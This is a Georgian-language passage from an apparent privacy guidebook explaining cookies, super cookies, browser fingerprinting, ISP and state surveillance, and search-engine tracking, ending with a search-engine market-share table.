ალბათ გსმენიათ cookie-ს (ორცხობილას) შესახებ. ეს არის ინფორმაციის შემცველი მცირე ფაილები, რომლებსაც საიტები უგზავნიან ბრაუზერს, ეს უკანასკნელი კი ინახავს მათ და როცა ამ საიტს ისევ დაუკავშირდებით, იგივე cookie-ს გაუგზავნის იმისათვის, რომ უთხრას, რომ ეს ისევ თქვენ დაბრუნდით და თანაც, შესაძლოა, მიაწოდოს გარკვეული ინფორმაცია წინა კავშირის შესახებ. მაგალითად, როცა e-bay-ში არ ხართ თქვენი სახელით შესული, მაგრამ ათავსებთ ნივთებს მაღაზიის კალათაში, შემდეგი შეერთების დროს სისტემას ახსოვს კალათის შიგთავსი. ეს კი სწორედ იმიტომ ხდება, რომ თქვენი კალათა cookie-ში ჩაიწერა და შემდეგი შეერთებისას ეს ინფორმაცია უკან დაუბრუნდა საიტს. Cookie-ების შექმნას ძალიან კარგი და პოზიტიური იდეა ჰქონდა საფუძვლად, რომ რამენაირად დაეკავშირებინათ ერთმანეთთან საიტებთან მუშაობის შეწყვეტილი კაშირები და ასევე საიტს განესაზღვრა, რომელი მომხმარებელი დაბრუნდა უკან. Cookie-ები, ასევე, გამოიყენებოდა იმისთვის, რომ პარამეტრები ერთხელ განგესაზღვრათ და შემდეგ ეს პარამეტრები საიტის ყველა გვერდთან ერთნაირად მუშაობის საშუალებას მოგცემდათ. ეს ტექნოლოგია დღემდე წარმატებით გამოიყენება. თუმცა მოგვიანებით აღმოჩნდა, რომ cookie-ებს უარყოფითი მხარეებიც აქვთ – ანაგვიანებენ კომპიუტერს უამრავი ფაილით და ასევე, გამოიყენებიან თვალთვალისთვის.

გაითვალისწინეთ, რომ არამარტო საიტი, რომელთანაც მუშაობთ, გიგზავნით cookie-ებს, არამედ ამ საიტზე მოთავსებული რეკლამის თუ სხვა საიტებიც გიგზავნიან cookie-ებს. ახლა წარმოიდგინეთ, რომ თქვენთვის საჭირო საიტები დაკავშირებული არიან ერთსა და იმავე რეკლამის თუ ანალიზის საიტთან. ამის კარგი მაგალითია Google Analytics. მისი მეშვეობით ხდება საიტებზე შესვლის სტატისტიკის დათვლა და კიდევ ბევრი საინტერესო ანალიზის გაკეთება, ამ ფუნქციას საიტების უმეტესობა იყენებს. Google გიგზავნით cookie-ს, როცა სხვადასხვა საიტებზე შედიხართ და შესაბამისად ძალიან კარგად შეუძლია განსაზღვროს ინტერნეტზე მუშაობის ისტორია. აქედან კი განსაზღვრავს უამრავ ინფორმაციას თქვენ შესახებ. მათ შორის, მაგალითად, რომელ ბანკებთან გაქვთ ინტერნეტით წვდომა.


იგივეს გაკეთება შეუძლიათ სოციალური მედიის საიტებსაც, მაგალითად, თუ სიტზე მოთავსებულია Facebook-ის ნიშანი. მაშინ Facebook გიგზავნით cookie-ს, რომლითაც განსაზღვრავს, ხართ თუ არა პაროლით შესული Facebook-ში. შესაბამისად, ამ ღილაკმა კარგად იცის, ვინ ხართ.

თუ Google-ზე შეხვალთ პაროლით და შემდეგ გახსნით სხვადასხვა საიტებს, მაშინ Google ადვილად განსაზღვრავს, რომელ საიტებზე შედიხართ. იმისათვის, რომ საიტებმა მიიღონ წვდომა Google Analytics-ზე, მათ აქვთ ე.წ. სკრიპტები, პატარა პროგრამები, მოთავსებული ამ საიტებზე. იგივე სკრიპტები მოახერხებენ, გაიგონ, რა საიტებთან გაქვთ წვდომა და რადგან მათთან ანგარიში გაქვთ გახსნილი, ადვილად მიაბამენ ამ ინფორმაციას თქვენს სახელს და ტელეფონის ნომერს, უფრო მეტიც – ადვილად განსაზღვრავენ თქვენს ადგილმდებარეობას.

თუ არ ხართ პაროლით შესული საიტებზე და უბრალოდ ახდენთ ბრაუზინგს, მაშინ მათ არ იციან თქვენ ვინ ხართ, მაგრამ ეს ინფორმაცია მიებმება ე.წ. საიდენტიფიკაციო ნომერს, რომელიც თქვენს ბრაუზერს მიენიჭება. ამ ნომრის საშუალებით და თქვენი IP მისამართის საშუალებით კი თქვენი დადგენა არც ამ შემთხვევაში წარმოადგენს დიდ სირთულეს.

თუ გაინტერესებთ, რა cookie-ები ინახება თქვენს კომპიუტერზე, არსებობს ბევრი სხვადასხვა პროგრამა. მაგალითად, Firefox ბრაუზერისთვის არსებობს cookie manager დამატება. თუ მას ჩამოტვირთავთ და დააყენებთ, ეს პროგრამა გიჩვენებთ, რა cookie-ები არის ჩამოტვირთული თქვენს კომპიუტერზე. იგი, ასევე, საშუალებას გაძლევთ, ნახოთ, რა წერია cookie-ში და წაშალოთ ეს cookie. სანამ ეს ტექნოლოგია ახალი იყო, ხშირად cookie-ები

შეიცავდნენ ღია პერსონალურ ინფორმაციას, თუმცა დღეს იშვიათად თუ იპოვით ასეთ cookie-ს. გაითვალისწინეთ, რომ დაზღვეული არაფრისგან ხართ.



Cookie-ები, როგორც წესი, შეიცავენ ნებისმიერად შექმნილ რიცხვს, რომელიც თქვენი კავშირის სესიის განსასაზღვრად გამოიყენება, ანუ იმისათვის, რომ ბრაუზერმა იცოდეს, რომ ეს ნამდვილად თქვენ ხართ. ახლა წარმოიდგინეთ, რომ ვინმემ შეძლოს ამ ნებისმიერი რიცხვის გამოცნობა და შესაბამისად, თქვენი სესიის მოპარვა, ანუ თქვენი სახელით მუშაობა საიტთან. ასევე, შესაძლებელია, რომ ვინმემ ასეთი cookie მოიპაროს, მაგალითად, შუა კაცის შეტევის საშუალებით, შემდეგ ეს cookie ჩასვას მოთხოვნის ქუდში და ამგვარად, შევიდეს საიტში თქვენი სახელით. სწორედ ასეთი შეტევებისათვის გამოიყენება BurpSuit პროქსი. თუ კავშირის სესია დაშიფრულია, ცხადია, ასეთი რამის გაკეთება შეუძლებელია, რადგან თუ კავშირი დაშიფრულია, ვერ მოახერხებენ cookie-ს ჩასმას თქვენს კავშირში და ასევე, ვერ მოახერხებენ cookie-ს დაჭერას.

შეეცადეთ, დაათვალიეროთ, რა cookie-ებია ჩამოტვირთული თქვენს კომპიუტერზე და შეეცადეთ მათში გაერკვეთ.

სუპერ Cookie


Super Cookie კრებითი სახელია cookie-ებისთვის, რომლებიც მომხმარებლისთვის უფრო ძნელი საპოვნია და ძნელი წასაშლელი. ამის კარგი მაგალითია evercookie (https://samy.pl/evercookie/), რომელიც იყენებს ბევრ მეთოდს იმისათვის, რომ მისი თავიდან მოშორება ძნელი იყოს. ბევრი ასეთი მეთოდი არსებობს, მაგრამ ყოველი მათგანი რაღაცას ინახავს თქვენს ბრაუზერში.

ერთ-ერთი ასეთი ჭკვიანური მეთოდია, რომ ბრაუზერმა შეინახოს ავტომატურად შექმნილი ფერადი გრაფიკული ფაილები, ეს შეიძლება რამდენიმე პიქსელიანი ფაილიც კი იყოს. ამ ფაილებში სხვადასხვა სესიას სხვადასხვა ფერის ფაილი შეესაბამება და პიქსელების რაოდენობა ფერთან ერთად არის ამოცნობის საშუალება. ასეთ შემთხვევაში მარტო უბრალო Cookie-ების წაშლა არ გიშველით. Cookie-ები შეიძლება შეინახონ Web History-ში, ETag-ებში, Web კეშში, ფანჯრის სახელის კეშში, ასევე HTML5-ის სხვადასხვა მეთოდებით: სესიების, ადგილობრივი, თუ გლობალური შენახვის საშუალებით, მონაცემთა ბაზებში და ინდექსებში. ჩვეულებრივ, თუ Cookie-ს ყველა შესაძლო ჩანაწერი არ წაშალეთ, შესაბამისი საიტი აღადგენს წაშლილ ნაწილებს. Cookie-ები, რომლების აღდგენა ბრაუზერის გარეთ მდებარე მონაცემთა ბაზებიდან ხდება, იწოდებიან როგორც ზომბი Cookie.

აქ ჩამოთვლილია Cookie-ს შენახვის ჩვენთვის ცნობილი ყველა მეთოდი:

- Local Shared Objects (Flash Cookies);
- Silverlight Isolated Storage;
- Cookie-ების შენახვა ავტომატურად შექმნილი, ძალით კეშირებული გრაფიკული PNG ფაილების RGB მნიშვნელობებში, რომელთა წაკითხვაც HTML5 Canvas tag-ის საშუალებით ხდება;
- Cookie-ების შენახვა ვების ისტორიაში (Web History);
- Cookie-ების შენახვა HTTP ETag-ებში;
- Cookie-ების შენახვა ვებ კეშში;
- Windows.name კეშირება;
- Internet Explorer-ის userData-ში;
- შენახვა HTML5-ის სესიაში;
- შენახვა HTML5-ში ადგილობრივ დისკზე;
- შენახვა HTML5-ში გლობალურად;
- შენახვა HTML5-ში მონაცემთა ბაზაში SQLite-ით;
- შენახვა HTML5-ში IndexedDB-ში;
- შენახვა Java JNLP PresistanceService-ში;
- Java CVE-2013-0442 შეცდომის გამოყენება (ქვიშის ყუთიდან გამოღწევა);

ბევრი ინტერნეტმომწოდებელი და მობილურის ოპერატორი იყენებს სუპერ Cookie-ებს, რომლებიც მოთავსდება სერვერისათვის გაგზავნილ მოთხოვნაში და ვებსაიტიდან გამოგზავნილ პასუხში. სამწუხაროდ, მომხმარებელი ვერ წაშლის ასეთ Cookie-ებს და მათი კომპიუტერში ჩასმა შესაძლებელია მხოლოდ იმის გამო, რომ ინტერნეტის სერვისის მომწოდებელი შუაკაცია თქვენსა და საიტს შორის.



ასეთი Cookie-ები გამოიყენება იმის დასადგენად, თუ რომელ საიტებთან გაქვთ წვდომა.


სუპერ Cookie-ები გამოიყენებიან სარეკლამო და სათვალთვალო კომპანიების მიერ, რომ უთვალთვალონ თქვენს ინტერნეტ აქტივობას, შექმნან თქვენი დახასიათება და გაარკვიონ, რა გაინტერესებთ. თუ მეტის გაგება გინდათ ამის შესახებ, წაიკითხეთ სტატია Rise of Mobile Tracking Headers: How Telcos Around the World Are Threatening Your Privacy. https://s3.amazonaws.com/access.3cdn.net/a0a7cea86cc5eee2d1_kjm6ig8y3.pdf. იმისათვის, რომ ასეთი თვალთვალი შეზღუდოთ, ერთ-ერთი მიდგომაა, გამოიყენოთ, რაც შეიძლება მეტი, დაშიფვრა, მაგალითად, შეიძლება შეიზღუდოთ მხოლოდ HTTPS საიტებით, ეს საკმაოდ მკაცრი შეზღუდვაა. ასევე, შეიძლება აარჩიოთ ინტერნეტის მომწოდებელი, რომელიც თვალთვალის ასეთ ტექნოლოგიებს არ იყენებს, თუმცა ალბათ ძნელი იქნება ასეთის პოვნა და მით უმეტეს გაკონტროლება.

მოკლედ, თუ მოახერხებთ დაშიფრული ტექსტის გაგზავნას, მაშინ მასში რამის ჩასასმელად მომწოდებელს მოუწევს დაშიფვრის გატეხვა, ეს კი სერიოზული დანაშაულია და ალბათ უბრალო ინტერნეტ მომწოდებელი ამ ნაბიჯზე არ წავა.

ბრაუზერის თითის ანაბეჭდი

როცა საიტს უკავშირდებით, თქვენი ბრაუზერი ამ საიტს მიაწოდებს ინფორმაციას, მაგალითად, ბრაუზერის ტიპსა და ვერსიაზე, რა შრიფტებს იყენებთ და სხვა. თუ ეს ინფორმაცია საკმარისია იმისათვის, რომ გარკვეულწილად ცალსახად განსაზღვროს თქვენი ბრაუზერი, მაშინ ადვილია თქვენი ბრაუზერის თვალთვალი. ირონიულია, რომ დამატებები, რომლებსაც ბრაუზერის და ინფორმაციის დასაცავად იყენებთ, ზრდის ბრაუზერის თითის ანაბეჭდის დადგენის შესაძლებლობას.

არსებობს საიტი, რომელიც დაგეხმარებათ, განსაზღვროთ, რამდენად ცალსახად განსაზღვრადია თქვენი ბრაუზერი, https://coveryourtracks.eff.org/, აქ შეგიძლიათ შეამოწმოთ ბრაუზერი. შედეგმა შეიძლება გაგაკვირვოთ. იმისათვის, რომ თითის ანაბეჭდი ვერ აიღონ, რაც შეიძლება ნაკლებად უნდა გამოირჩეოდეთ სხვა ბრაუზერებისაგან. თუ გინდათ, გაიგოთ, კიდევ რა ინფორმაციას გასცემს თქვენი ბრაუზერი, ipleak https://ipleak.net/ საიტი გიჩვენებთ, აქ ნახავთ თქვენს IP მისამართს და ასევე, DNS-ის IP მისამართებს. ასევე, გიჩვენებთ



ეკრანის გარჩევადობას, მიერთებული პროგრამების ინფორმაციას, Mime ინფორმაციას, HTTP მოთხოვნების ქუდების ინფორმაციას და ა.შ. საზოგადოდ, გასაკვირია ინფორმაციის რაოდენობა, რაც ბრაუზერის მიერ გაიცემა, მაგრამ ამ ინფორმაციის უმეტესობა გაიცემა იმისათვის, რომ ბრაუზერმა კარგად იმუშაოს, თუ ამ ინფორმაციას არ გასცემთ, ბრაუზერი ვერ მოახერხებს მუშაობას.

ბრაუზერის ქმედითუნარიანობა

თქვენმა ბრაუზერმა შეიძლება გასცეს ინფორმაცია, რომელიც, შესაძლოა, თქვენი იდენტიფიკაციისთვის გამოიყენონ, მაგალითად, Firefox გასცემს გეოლოკაციის ინფორმაციას. https://browserleaks.com/ საიტი შეიცავს ბევრ სხვადასხვა ხელსაწყოსა და ტესტს, რომ დაგეხმაროთ, აღმოაჩინოთ და შეძლებისდაგვარად შეაჩეროთ მონაცემთა გაჟონვა.

ზოგიერთ ბრაუზერს ჩამონტაჟებული აქვს დაცვა, რომ დაგიცვან phishing და ჰაკერული საიტებისაგან. ისინი ამოწმებენ ყოველ საიტს, რომელსაც უერთდებით და ბლოკავენ საეჭვო საიტებს. ეს ფუნქცია იცავს თქვენს უსაფრთხოებას, მაგრამ კონფიდენციალურობის პრობლემას წარმოშობს.

არსებობს ამოცნობის სხვადასხვა მეთოდები: ადგილმდებარეობა, უსაფრთხოების პროგრამები, ე.წ brawser.send_Pings, WebRTC, ბრაუზერის დამატებები, HTML5 Canvas Fingerprinting იყენებს javascripts და შეუძლია დაშორებული კომპიუტერიდან ნახოს თქვენი ბრაუზინგის ისტორია, და ბოლოს, თუ ვინმეს აქვს წვდომა თქვენს კომპიუტერზე, შეუძლია ნახოს ბრაუზერის ისტორია.

სხვა ტიპის თვალთვალი

კიდევ რა სახის კიბერ თვალთვალი შეიძლება ხდებოდეს? სამწუხაროდ, ძალიან ბევრი მეთოდი არსებობს:

- როგორც ეს პირველ ნაწილში აღვნიშნეთ და როგორც **ოპერაციული სისტემების** დაწვრილებით განხილვისასაც ავხსნით, ოპერაციულ სისტემას შეუძლია თვალთვალი, ოპერაციული სისტემები აგზავნიან გარკვეული ტიპის მონაცემებს მათი კომპანიების სერვერებზე. ეს მონაცემები კი სათვალთვალოდ შეიძლება იქნეს გამოყენებული. განსაკუთრებით შემაშფოთებელია Windows 10.

- **პროგრამები** – ნებისმიერი პროგრამა შეიძლება აგზავნიდეს ინფორმაციას თავის სერვერზე, მათ შორის თქვენი ანტივირუსიც კი მუდმივად ახდენს ინფორმაციის მიმოცვლას თავის სერვერთან. პროგრამებს ეს სჭირდებათ განახლებებისა თუ ახალი მონაცემების ჩამოსტვირთად, მაგრამ ამ კომპანიებმა ეს ინფორმაცია თვალთვალისთვისაც შეიძლება გამოიყენონ.

- არსებობს **სპეციალური სათვალთვალო პროგრამები,** რომლებსაც იყენებენ სათვალთვალოდ და ამ პროგრამებს თქვენს კომპიუტერზე აყენებენ სხვადასხვა გზით.

- რა თქმა უნდა, **ვირუსები** გითვალთვალებენ. არსებობს სპეციალურად შექმნილი სათვალთვალო ვირუსები. მაგალითად, ღილაკებზე დაჭერის ჩამწერი პროგრამები, ან ტროიანები, ე.წ. RAT და სხვა.

- **ქსელის მოწყობილობები**: რუტერები, გადამრთველები, ცეცხლგამძლე კედლები (Firewall) ცხადია, აგზავნიან ინფორმაციას და შეიძლება სათვალთვალოდ იქნენ გამოყენებული.

- **DNS** ორი ძირითად პრობლემაა. ერთი რომ თქვენს ინტერნეტის მომწოდებელს შეუძლია თვალთვალი იმის მიხედვით, თუ რა მოთხოვნებს აგზავნით DNS-ზე და ასევე, ე.წ.DNS გაჟონვა VPN-ების გამოყენებისას, როცა DNS მოთხოვნები იგზავნება დაუშიფრავი კავშირით, ხოლო დანარჩენი ინფორმაცია დაშიფრულია. http://www.ipleak.net გიჩვენებთ ჟონავს თუ არა თქვენი VPN კავშირი.

- **ავტომატური განახლებები** ძალიან კარგია უსაფრთხოებისათვის, რადგან რეგულარულად ხურავენ ყოველგვარ შეცდომებს და ნახვრეტებს თქვენს დაცვაში, მაგრამ ძალიან ცუდია კონფიდენციალურობისათვის.

- **ნებისმიერი ავტომატური გარე კავშირები.**

- **ინფორმაციის გაგზავნა პროგრამული შეცდომების შესახებ**, ცხადია, შეიძლება გამოიყენონ თვალთვალისათვის.

სამწუხაროდ, თვალთვალი გაგრძელდება, რადგან ამ საქმეში ბევრი ფულის შოვნა შეიძლება. ალბათ კიდევ უფრო მეტი თვალთვალის ახალი, ჭკვიანური, მეთოდები გამოჩნდება მომავალში. ჩვენ მაქსიმალურად შევეცდებით

განვიხილოთ სხვადასხვა თავდაცვის მეთოდები. თავდაცვა განსხვავდება იმის მიხედვით, ხართ ჩვეულებრივი მოქალაქე, თუ ხართ ადამიანი, რომელსაც სრული კონფიდენციალურობა ჭირდება.

ბრაუზერების ინტერნეტ დახასიათება (Profiling)

იმ ორგანიზაციებს, რომლებსაც წვდომა აქვთ ინტერნეტის მონაცემებთან ქვეყნის დონეზე, როგორც წესი, მთავრობებს, შეუძლიათ შექმნან ქსელის მომხმარებლების დახასიათებები და ასევე ვებსაიტების დახასიათებები და მათი საშუალებით მასიურად უთვალთვალონ მომხმარებლებს. ამისთვის კი საჭიროა, შეაგროვონ ინფორმაცია სხვადასხვა მეთოდებით, რომლებიც ზემოთ განვიხილეთ: cookie, super cookie, meta data, web referrer, და ამოცნობის სხვა ინდიკატორები. ცალკე აღებულ ასეთ ინდიკატორებს არავითარი მნიშვნელობა არ აქვთ, მაგრამ თუ მათ ერთმანეთთან დააკავშირებთ, შეიძლება ააწყოთ მომხმარებლის დახასიათება - თუ რომელ საიტებზე მიდის მომხმარებელი და რა ინფორმაციასთან აქვს წვდომა. ეს მათ საშუალებას აძლევს, გაარკვიოს თქვენი პოლიტიკური ორიენტაცია, სექსუალური ორიენტაცია, ვინ არიან თქვენი მეგობრები, ვინ არიან თქვენი ოჯახის წევრები და ა.შ. ეს კი შესაძლებელია მხოლოდ იმ შემთხვევაში, თუ კავშირი გაივლის მათ მოწყობილობებს, ანუ უნდა გააჩნდეთ წვდომა და შესაბამისი სიმძლავრე, რომ ეს გააკეთონ, ასეთები კი, როგორც წესი, მთავრობები არიან. მაგალითად, NSA და GCHQ მონაცემებს აგროვებენ ბევრი სხვადასხვა საშუალებით და მაგალითად, საერთაშორისო კაბელებთან შეერთებითაც და მათი მოსმენითაც, რუსული FSB და ჩინური სპეცსამსახურებიც მსგავს ტექნიკას ნამდვილად იყენებენ. განსაკუთრებით გაძლიერდნენ ჩინელები, რომლებსაც ისეთი სიმძლავრეები აქვთ, რომ მთელი მსოფლიოს კავშირების გატარებაც კი შეუძლიათ. თუ მოახერხებენ მიიღონ ინფორმაცია ისეთი კომპანიებიდან, როგორიც არის Google, Facebook ან ინტერნეტის მომწოდებლებისგან, ვინც იციან, ვინ ხართ, ძალიან ადვილი იქნება ამ cookie-ების და სხვა პარამეტრების მიბმა თქვენს პიროვნებასთან. შეიძლება ასეთი ინფორმაციის სხვებისაგან მოპარვა არც დასჭირდეთ; თუ როდისმე გაგიციათ ინფორმაცია, რომელიც თქვენი ამოცნობის საშუალებას იძლევა, ელ-ფოსტის ან სხვა რომელიმე პარამეტრის მეშვეობით და ეს ინფორმაცია შენახული აქვთ, მაშინ ჯვარედინი გადამოწმების საშუალებით ადვილად მოახდენენ თქვენს ამოცნობას. თუ რომელიმე ტექნოლოგიურად განვითარებულ ქვეყანაში ცხოვრობთ, დარწმუნებული ბრძანდებოდეთ, რომ თქვენი ასეთი დახასიათება უკვე შექმნილია. უმეტეს შემთხვევებში თქვენი ამოცნობა არ ხდება, რადგან არ აინტერესებთ რესურსების ამაზე ხარჯვა. მონაცემები შეიძლება დაკავშირებული იყოს IP მისამართებთან ან რომელიმე სხვა პარამეტრებთან, მაგრამ თუ დასჭირდათ, ადვილად მოახერხებენ გარკვევას, ვის ეკუთვნის ესა თუ ის კავშირი თუ ატვირთული ინფორმაცია. ანუ მასების თვალთვალის საშუალებით ქმნიან დახასიათებებს (profiles), რომლის საშუალებითაც ადვილად აგნებენ ინფორმაციის წყაროს. ბევრი ადამიანი ყავთ ამოცნობილი იმის გამო, რომ ეს ადამიანები ადრეულ სტადიაში არ აქცევდნენ ანონიმურობას ყურადღებას და მათი სახელები უკვე დაკავშირებულია მათ ინტერნეტ იდენტობასთან. გულახდილად რომ ვთქვათ, ალბათ ინტერნეტ მომხმარებლების 90%-ზე მეტი ასეთ კატეგორიაში ხვდება და ალბათ, ამ ტექსტის მკითხველთა უმეტესობაც ხვდება, რომ მათი იდენტობა, ალბათ, უკვე ცნობილია. ასეთი დახასიათებები კი იქმნება ელ-ფოსტის შეტყობინებებისაგან, სხვადასხვა ძებნისაგან, ბრაუზერის ისტორიისაგან, ჩათებისაგან, ინტერნეტ ხმოვანი კავშირებისაგან, მობილურების ტექსტური შეტყობინებებისაგან, თქვენი ტელეფონის ადგილმდებარეობისაგან, სოციალური ქსელებისაგან, ახალი ამბების საიტებზე წვდომისაგან, ბლოგებისაგან, მეტა მონაცემებისაგან, ვისთან გაქვთ კომუნიკაცია, ტელეფონზე ლაპარაკისაგან. მათ აქვთ სპეციალური ფილტრები იმისათვის, რომ გითვალთვალონ, აღმოაჩინონ და უთვალთვალონ ხალხს, ვინც სწავლობს, როგორ აუაროთ გვერდი თვალთვალს, მაგალითად, კითხულობთ VPN-ების ან TOR-ის შესახებ, ან სხვა ასეთ რამეს აკეთებთ. ასეთი პასიური თვალთვალის წინააღმდეგ დაშიფვრა კარგად მუშაობს, თუმცა მთავრობები ცდილობენ, რომ ამაშიც ჰქონდეთ წვდომა, როგორც ეს უკვე განვიხილეთ, როცა ვლაპარაკობდით კრიპტოგრაფიაზე.

როგორც ხედავთ, მასობრივმა მიყურადებამ და თვალთვალმა საშიში განზომილება მიიღო და გახდა ძალიან ძლიერი იარაღი. ისევე, როგორც ყოველ ტექნოლოგიას, ამასაც აქვს კარგი და ცუდი მხარეები. მაგალითად, დემოკრატიული ქვეყნების მთავრობები ამ ინფორმაციას ხალხის თავისუფალი ცხოვრების წესის და უსაფრთხოების დასაცავად იყენებენ, ხოლო ავტორიტარული მთავრობები პირიქით - თავიანთი გავლენის გასაძლიერებლად.

თავი 7 საძიებო ძრავები და კონფიდენციალურობა


ამ თავის ამოცანაა, რომ აგიხსნათ, როგორ ხდება თვალთვალი და თქვენი ძებნის ჩაწერა საძიებო ძრავის საშუალებით და როგორ ხდება ზოგიერთი გვერდების ცენზურა. აგიხსნით, როგორ უნდა აუაროთ გვერდი ასეთ სირთულეებს და როგორ უნდა მოახერხოთ კონფიდენციალურობის შენარჩუნება საძიებო საიტების გამოყენებით.

საძიებო ძრავა , თვალთვალი ცენზურა და კონფიდენციალურობა.

როგორ დავიცვათ თავი საძიებო ძრავების მიერ თვალთვალისაგან, ჩვენი მონაცემების გაყიდვისაგან და ცენზურისაგან? ჯერ გავარკვიოთ, ვინ არიან საძიებო ძრავების ბიზნესის ძირითადი მოთამაშეები. ალბათ, არ არის გასაკვირი, რომ Google-ს უჭირავს ბაზრის 68%.

Search Engine	Share
Google	69.80%
Bing	13.31%
Baidu	12.53%
Yahoo!	2.11%
Yandex	1.19%
DuckDuckGo	0.43%
Ask	0.18%
Naver	0.16%
Ecosia	0.12%
AOL	0.05%

